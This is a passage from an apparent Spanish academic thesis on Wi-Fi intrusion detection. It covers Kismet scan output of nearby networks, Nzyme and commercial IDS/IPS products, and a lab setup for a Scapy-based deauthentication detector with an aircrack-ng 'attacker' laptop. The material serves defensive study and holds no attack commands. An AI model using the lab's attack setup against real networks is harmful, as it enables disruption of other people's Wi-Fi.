WARMOWL_0C_ICJ	Wi-Fi AP	IEEE802.11	WPA2-PSK	-88	2	0 B	0	9F:F4:2E:F7:4B:47	n/a	n/a	ZTE Corporation
WARMOWL_0C_ICJ_EXT	Wi-Fi AP	IEEE802.11	WPA2-PSK	-90	2	0 B	0	80:95:76:8D:DC:5D	20.76%	0	TP-Link Technologies Ltd
WARMOWL_0C_ICJ	Wi-Fi AP	IEEE802.11	WPA2-PSK	-88	2	2.50 KB	6	9D:9A:7C:21:0E:5F	3.892%	0	ZTE Corporation
WARMOWL_0C_ICJ	Wi-Fi AP	IEEE802.11	WPA2-PSK	-83	1	8.62 KB	0	F4:95:7E:F4:F0:F0	4.354%	0	ZTE Corporation
MOVISTAR_3177	Wi-Fi AP	IEEE802.11	WPA2-PSK	-83	6	0 B	0	CC:0A:A2:DC:31:78	22.75%	0	Mikrotik Technology Corp.
MOVISTAR_FF5D	Wi-Fi AP	IEEE802.11	WPA2-PSK	-77	1	171.03 KB	18	94:95:7F:AA:FF:EF	n/a	n/a	Asky Computer Corp
MOFRA083C	Wi-Fi AP	IEEE802.11	WPA2-PSK	-89	1	157.38 KB	3	EC:F4:52:82:9C:1E	n/a	1	Aradyan Corporation

23 devices

Messages Channels_1

- Nov 08 2020 11:28:44 Detected new 802.11 Wi-Fi device 3C:84:8A:52:37:56
- Nov 08 2020 11:28:48 Detected new 802.11 Wi-Fi device 3A:84:31:0A:4C:48
- Nov 08 2020 11:28:37 Detected new 802.11 Wi-Fi device FA:F6:C9:3D:15:4F
- Nov 08 2020 11:28:35 Detected new 802.11 Wi-Fi device C2:83:08:5A:C0:17
- Nov 08 2020 11:28:33 Detected new 802.11 Wi-Fi device DA:A1:19:15:80:91
- Nov 08 2020 11:28:31 Detected new 802.11 Wi-Fi device 21:85:98:5D:11:37
- Nov 08 2020 11:28:29 Detected new 802.11 Wi-Fi device CE:66:F3:9D:96
- Nov 08 2020 11:28:29 Detected new 802.11 Wi-Fi device 4E:F7:5C:F4:C:88
- Nov 08 2020 11:28:15 Detected new 802.11 Wi-Fi device 3E:3F:8A:52:C2:26
- Nov 08 2020 11:28:15 Detected new 802.11 Wi-Fi device 67:67:42:8D:76
- Nov 08 2020 11:28:15 Detected new 802.11 Wi-Fi device F4:1F:0B:5F:1D

Ilustración 62 Kismet

Es muy configurable y permite mostrar gran cantidad de información, pudiendo especificar los colores con los que nos alerta en diferentes casos. Por ejemplo, las redes marcadas en rojo son

porque ha detectado un intercambio de handshake, dando la opción de poder descargar los paquetes en formato pcap:




Ilustración 63 Kismet Detalle Red

Así como información de los clientes conectados a dicha red:




Ilustración 64 Kismet Detalle Clientes

9.6.- Nzyme

Nzyme se trata de una propuesta Open Source para realizar un barrido de las redes WiFi que estén al alcance, y lo más interesante, volcar toda la información en un gestor de logs open source (Graylog: <https://www.graylog.org/products/open-source>) que permita realizar un exhaustivo análisis con gran cantidad de detalles y conformar un cuadro de mandos para conocer el estado de la red. Por tanto, actúa como IDS, sistema de monitorización y respuesta a incidentes (ya que permite almacenar gran cantidad de información). Gracias a la captura de paquetes de gestión, es capaz de analizar paquetes de:

- Association request
- Association response
- Probe request
- Probe response
- Beacon
- Disassociation
- Authentication
- Deauthentication

No requiere de gran capacidad hardware, por lo que se podría montar en una Raspberry Pi con una o varias antenas WiFi configuradas en modo monitor, y enviar toda la información a un Graylog configurado en otra estación para su análisis. Una vez configurado y puesto en funcionamiento, permitiría analizar diferentes escenarios de ataques:

- Inundaciones de paquetes Death. Consulta en Graylog por el patrón: subtype:death:




Ilustración 65 Graylog Death

- Detección de fake AP (con diferente MAC a la original). Mediante una configuración específica donde se establecerán los BSSID originales de los AP conocidos, y con un pipeline a medida en Graylog, se detectarían este tipo de ataques con facilidad.

- Frecuencia de paquetes Beacons. La frecuencia con la que los paquetes beacons son enviados por parte de un punto de acceso en la red suele mantener una frecuencia fija. Un Fake AP no estaría sincronizado con esta frecuencia y sería detectable:




Ilustración 66 Graylog frecuencia beacons

- Anomalías en la fuerza de la señal. Aunque el Fake AP falsease la MAC y tratase de sincronizar los paquetes beacons, existe un factor que no podría controlar, como es la fuerza de la señal, y esta sería detectable en Graylog:




Ilustración 67 Graylog fuerza señal

Estos son sólo algunos ejemplos del potencial que esta herramienta ofrece. Este software sí mantiene un soporte más actual, a diferencia de otras herramientas que hemos visto, incluso en su página de github indica que será actualizada en poco tiempo, por lo que podremos tener nuevas mejoras pronto:




Ilustración 68 Nzyme Github

9.7- Personal WiFi IDS

Se trata de un IDS personal (<https://github.com/yadox666/PersonalWiFiIDS>) construido en python que permite alertar en caso de sufrir un intento de ataque a través de peticiones deauth (Dot11Deauth) o posibles Fake AP (Dot11ProbeResp) . Se basa en tener una lista blanca con las MAC consideradas como legítimas, y comparar los paquetes recibidos con la lista blanca. Claro está, dado que es posible por parte del atacante modificar su MAC, en este caso no sería válido el sistema de alerta.

9.8- Soluciones Comerciales IDS e IPS

Hasta ahora hemos analizado algunas de las herramientas Open Source que nos aportan a nivel doméstico funcionalidades de tipo monitorización y también capacidades de IDS e IPS. A nivel comercial también existen soluciones para empresas que requieran un mayor nivel de seguridad en sus redes inalámbricas. Analicemos algunas de estas soluciones:

9.8.1.- AirMagnet Enterprise

Es una solución de la compañía NetAlly (www.netally.com), y se define como un sistema de seguridad escalable que permite a las compañías mitigar todo tipo de amenazas de seguridad en las redes WiFi, auditando todos los activos. Realiza escaneos de la red en modo full-time, diagnostica y remedia los problemas detectados en remoto, provee de actualizaciones automáticas y con una fácil integración con la infraestructura existente. Se basa en el análisis de la red y desde un equipo donde debe estar instalado el software que gestiona y centraliza la información.

- Es capaz de generar informes de cumplimiento de seguridad de diferentes normativas (PCI, SOX, ISO) así como de rendimiento de la red:




Ilustración 69 AirMagnet Informes

- Provee de un dashboard para analizar los principales problemas detectados en la red:




Ilustración 70 AirMagnet Dashboard

- Detección de posibles interferencias:




Ilustración 71 AirMagnet Interferencias

- Posee una amplia cantidad de amenazas detectadas y la capacidad de alertar y mitigar dichas amenazas. En el manual de usuario (https://www.netally.com/wp-content/uploads/2019/10/WFA_UserGuide.pdf) se puede leer a partir del apartado “Policy” todas las amenazas que es capaz de gestionar, donde se explica en qué consiste la amenaza y la manera de alertar y mitigarla:
 - AP con encriptación deshabilitada
 - Cliente con encriptación deshabilitada
 - Dispositivos usando autenticación Open
 - Ataques de denegación de servicio
 - Detección de servidor DHCP falso
 - AP con configuración por defecto
 - Y muchos más...

Se trata de una solución comercial muy completa que aporta información y solución muy útil a la hora de encarar los principales aspectos de seguridad en las redes inalámbricas, permitiendo al personal de IT centrarse en otro tipo de tareas.

9.8.2.- Extreme AirDefense

Se trata de un sistema IPS que permite gestionar, monitorizar y proteger una red WiFi. Se basa en múltiples sensores que captan la información de la red, no sólo la red WiFi, sino también otro tipo de redes de corto alcance como puede ser Bluetooth. La información es procesada en un appliance (hardware o virtual), el cual puede ser escalado en varios servidores. Los sensores también son capaces de procesar la información para enviar sólo lo necesario al appliance, evitando así inundar la red con el envío de datos. Un ejemplo de esquema de instalación sería el siguiente (obtenido de la documentación oficial):




Ilustración 72 Extreme AirDefense Arquitectura

Estas serían algunas de sus capacidades:

- Analiza y detecta comportamientos anómalos en la red.
- Permite personalizar las reglas o políticas para poder actuar en consecuencia a los posibles ataques detectados.
- Mantiene el histórico de la información para poder llevar a cabo tareas de análisis forense.
- Tiene capacidad de detectar y anular AP falsos, así como de detectar en un plano la ubicación de los mismos.

- Generación de informes y tratamiento de información para el cumplimiento regulatorios de diversas normativas.
- Alto nivel de granularidad de la información recabada para su posterior análisis.

9.8.3.- RFProtect

Es la solución comercializada por Aruba (<https://www.arubanetworks.com/>) para evitar ataques de denegación de servicio, ataques Man-in-the-middle y mitigar amenazas de tipo “Over the air”. En el caso de contar con infraestructura propia de Aruba, no sería necesario adquirir sensores, donde los propios AP de esta marca pueden actuar como AP o como sensores para analizar la red. Entre sus características podemos señalar:

- Analiza la red de manera constante, mantiene histórico de datos para su tratamiento forense y evita el acceso a la red de dispositivos no deseados.
- Basándose en las firmas de localización y la clasificación de los clientes, los puntos de acceso de Aruba eliminan las peticiones ilegales y generan alertas para notificar a los administradores de un posible ataque.
- Al detectar ataques Man-in-the-middle, dispara mecanismos de defensa para contener el ataque y prevenir la corrupción o pérdida de datos.
- Gestión de políticas de seguridad.
- Es capaz de detener el tráfico inalámbrico que vaya destinado a la red cableada y que pueda ser originado por falsos AP, evitando así una brecha de seguridad en la red cableada.
- Al igual que los otros productos analizados, también posee la capacidad de generación de informes y la adaptación de los mismos para analizar el cumplimiento regulatorio de normas de seguridad.

Como podemos ver, existen diversas soluciones comerciales para poder aplicar en redes empresariales y dotar de mayor capacidad de respuesta ante posibles ataques, obtener información de lo ocurrido mediante el histórico de información recabada y generación de informes, tanto de la propia salud de la red como a nivel de cumplimiento regulatorio de normativas de seguridad. De la misma manera que estos sistemas de intrusión están muy integrados en las empresas para las redes cableadas, igual de importante es aplicarlo a las redes inalámbricas.

Por supuesto este tipo de medidas no sólo deben quedar implantadas en las empresas, sino también en los hogares, más aún cuando estos se han convertido hoy en día en pequeñas oficinas debido a la situación de vivimos con el COVID.

10.- Análisis y desarrollo de alertas y mitigación de ataques

Una vez realizada la prospección tecnológica de herramientas existentes en el mercado, tanto Open Source como de pago, para dotar de mayor seguridad y control en las redes WiFi, en este apartado se realizará un ejemplo práctico de un software que detecte tramas de desautenticación dentro de una red Wifi, así como las peticiones y respuestas de asociación y autenticación. La idea es poder instalar este software en un hardware liviano (en una Raspberry Pi) y tenerlo corriendo en nuestro entorno WiFi. La finalidad de este software es meramente académica, pero con una ampliación en su desarrollo, se podría convertir en una herramienta funcional que facilite la detección de ataques con envío de notificaciones móviles (vía Telegram por ejemplo).

10.1- Esquema y configuración del entorno

Para poder realizar las diferentes pruebas en un escenario lo más real posible, se ha montado la siguiente arquitectura de red:

- **Detector.** Equipo con software para detección de ataques (software realizado para este propósito: detector.py). Raspberry Pi 2 con sistema operativo Raspbian, antena WiFi ALFA Atheros AR9271 y conectada al router principal vía cable ethernet (para poder conectarnos vía ssh).
- **Router principal.** Se ha utilizado como switch gracias a sus puertos ethernet (es el router del hogar con acceso al proveedor de internet).
- **APTEST.** Punto de acceso creado en los laboratorios anteriores (OpenWRT) con SSID: APTTEST configurado con WPA2/PSK.
- **Atacante.** Equipo portátil atacante con sistema operativo Linux LUbuntu y paquete aircrack-ng.
- **Víctima.** Ipad 2 que será el cliente utilizado para conectarse al AP APTTEST y que hará de víctima de los ataques.
- **Equipo de control.** Equipo portátil con sistema operativo Kali Linux para realizar la conexión a los equipos de detección y AP.

En la siguiente imagen podemos ver el esquema que se ha configurado para llevar a cabo las pruebas:




Ilustración 73 Esquema escenario práctico

Vamos a ver la configuración realizada en los elementos principales.

- Punto de acceso APTEST. Se trata del equipo utilizado en los laboratorios realizados en este trabajo, donde simplemente lo hemos configurado para que utilice WPA2/PSK. Como hemos dicho, estará conectado vía cable ethernet al router principal:

```
uci set wireless.@wifi-iface[0].encryption=psk2
uci set wireless.@wifi-iface[0].key="UOC2020TFM"
uci commit wireless
wifi
```

OpenWrt Status System Network Logout REFRESHING

Wireless Overview

radio0 Generic 802.11bgn Channel: 11 (2.462 GHz) | Bitrate: 54 Mbit/s Restart Scan Add

-52 dBm SSID: APTEST | Mode: Master BSSID: 74:DA:38:6A:FC:EF | Encryption: WPA2 PSK (CCMP) Disable Edit Remove

Associated Stations

Network	MAC-Address	Host	Signal / Noise	RX Rate / TX Rate	
Master "APTEST" (wan0)	00:26:5E:8E:01:6F	fdc9:f177:dcfe:0:f4fa:7738:de9a:c233	-52 dBm	48.0 Mbit/s, 20 MHz 54.0 Mbit/s, 20 MHz	Disconnect

Save & Apply Save Reset

Powered by LuCI openwrt-19.07 branch (git-20.247.75781-0d0ab01) / OpenWrt 19.07.4 r11208-ce6496d796

Ilustración 74 Configuración APTEST con WPA2/PSK

- Equipo atacante. Se ha aprovechado un antiguo portátil con antena WiFi incorporada y al que se le ha instalado la suite aircrack-ng:

```
$ sudo apt install aircrack-ng
```

- Equipo detector. Se ha configurado una Raspberry Pi 2 (igual que la utilizada para el punto de acceso OpenWRT). Tendrá conectada la antena WiFi Atheros (la cual se utilizará para esnifar la red en modo monitor). También estará conectada vía cable ethernet al router principal (para poder conectarnos vía ssh). Para su instalación y configuración se han llevado los siguientes pasos:

```
# Descarga de la imagen Raspbian
https://downloads.raspberrypi.org/raspbian\_lite\_armhf/images/raspbian\_lite\_armhf-2020-08-24/2020-08-20-raspbian-buster-armhf-lite.zip

# Grabarla en una tarjeta sd:
$ sudo dd bs=1M if=2020-08-20-raspbian-buster-armhf-lite.img of=/dev/sda status=progress

# Insertar la tarjeta en la Raspberry Pi y arrancarla. Estará conectada vía cable ethernet al router principal. Configuramos una IP estática para conectarnos por ssh. Editamos el fichero /etc/dhcpd.conf:

interface eth0
static ip_address=192.168.0.10/24
static routers=192.168.0.1
static domain_name_servers=192.168.0.1 8.8.8.8

# Instalación de pre-requisitos para instalar scapy:
$ curl https://bootstrap.pypa.io/get-pip.py -o get-pip.py
$ sudo python get-pip.py
$ sudo apt-get install python-setuptools

# Instalación de Scapy
$ git clone https://github.com/secdev/scapy.git
$ cd scapy
$ sudo python setup.py install

# Instalación de netaddr para detectar el fabricante en función de la MAC
$ sudo pip install netaddr

# Importante cambiar las password que viene por defecto
$ passwd
```

Con esto ya tenemos en entorno preparado y configurado. Ahora pasaremos al desarrollo de la herramienta que nos servirá para detectar posibles ataques en la red.

10.2- Desarrollo de detector.py

La idea de este desarrollo es por un lado estudiar la herramienta Scapy para la detección y manipulación de paquetes de red, permitiendo una mejor comprensión de la parte teórica vista en este trabajo, y por otro lado la implementación de un software en el lenguaje Python (2.7) y la integración con Scapy para esnifar tramas de red WiFi.

Veamos primero qué es Scapy, según la definición de la Wikipedia:

“Scapy es una herramienta de manipulación de paquetes para redes de computadoras, originalmente escrita en Python por Philippe Biondi. Puede falsificar o decodificar paquetes, enviarlos por cable, capturarlos y hacer coincidir solicitudes y respuestas”

Se puede utilizar tanto en modo consola interactiva, como integrado a modo librería en Python, lo cual permite una gran potencia de uso para realizar cualquier herramienta de manipulación red.

Los principales retos que se han querido abordar en este desarrollo han sido:

- Analizar los paquetes de red esnifando la red WiFi y detectar tramas de desautenticación, permitiendo alertar de un posible ataque.
- Conseguir que detecte un cambio de canal para poder seguir trabajando en caso de que el AP modifique su canal de emisión.
- Analizar también otro tipo de tramas, como las que se generan en la asociación y autenticación entre cliente y AP, detectando de este modo nuevos clientes conectados.
- Obtener el fabricante de los clientes que se conectan al AP a través de su dirección MAC.

Tras implementar el desarrollo y ejecutarlo en el equipo que hemos denominado “Detector”, se han realizado una serie de pruebas para comprobar que es capaz de funcionar de manera adecuada y detectar las siguientes casuísticas:

- Detectar ataques de desautenticación tipo broadcast.
- Detectar ataques de desautenticación dirigida a un cliente en concreto.
- Detectar asociaciones y autenticaciones entre cliente y AP
- Detectar cambio de canal y configurar la interfaz en modo monitor en el nuevo canal.

Toda esta información es mostrada por pantalla con diferentes colores, diferenciando los mensajes de información, de alerta o de error. Como hemos comentado al principio, la finalidad de este desarrollo es meramente académica, por lo que de cara a realizar una herramienta 100% funcional, se destacarían las siguientes mejoras:

- Escritura de los mensajes en logs del sistema para su posterior análisis.
- Notificación móvil vía API de Telegram con un bot.
- Arranque en modo servicio para que, en caso de reinicio del dispositivo, arranque de manera automática.

A continuación, se muestra un ejemplo de ejecución donde se aprecian las diferentes casuísticas comentadas:




Ilustración 75 Ejemplo de ejecución detector.py

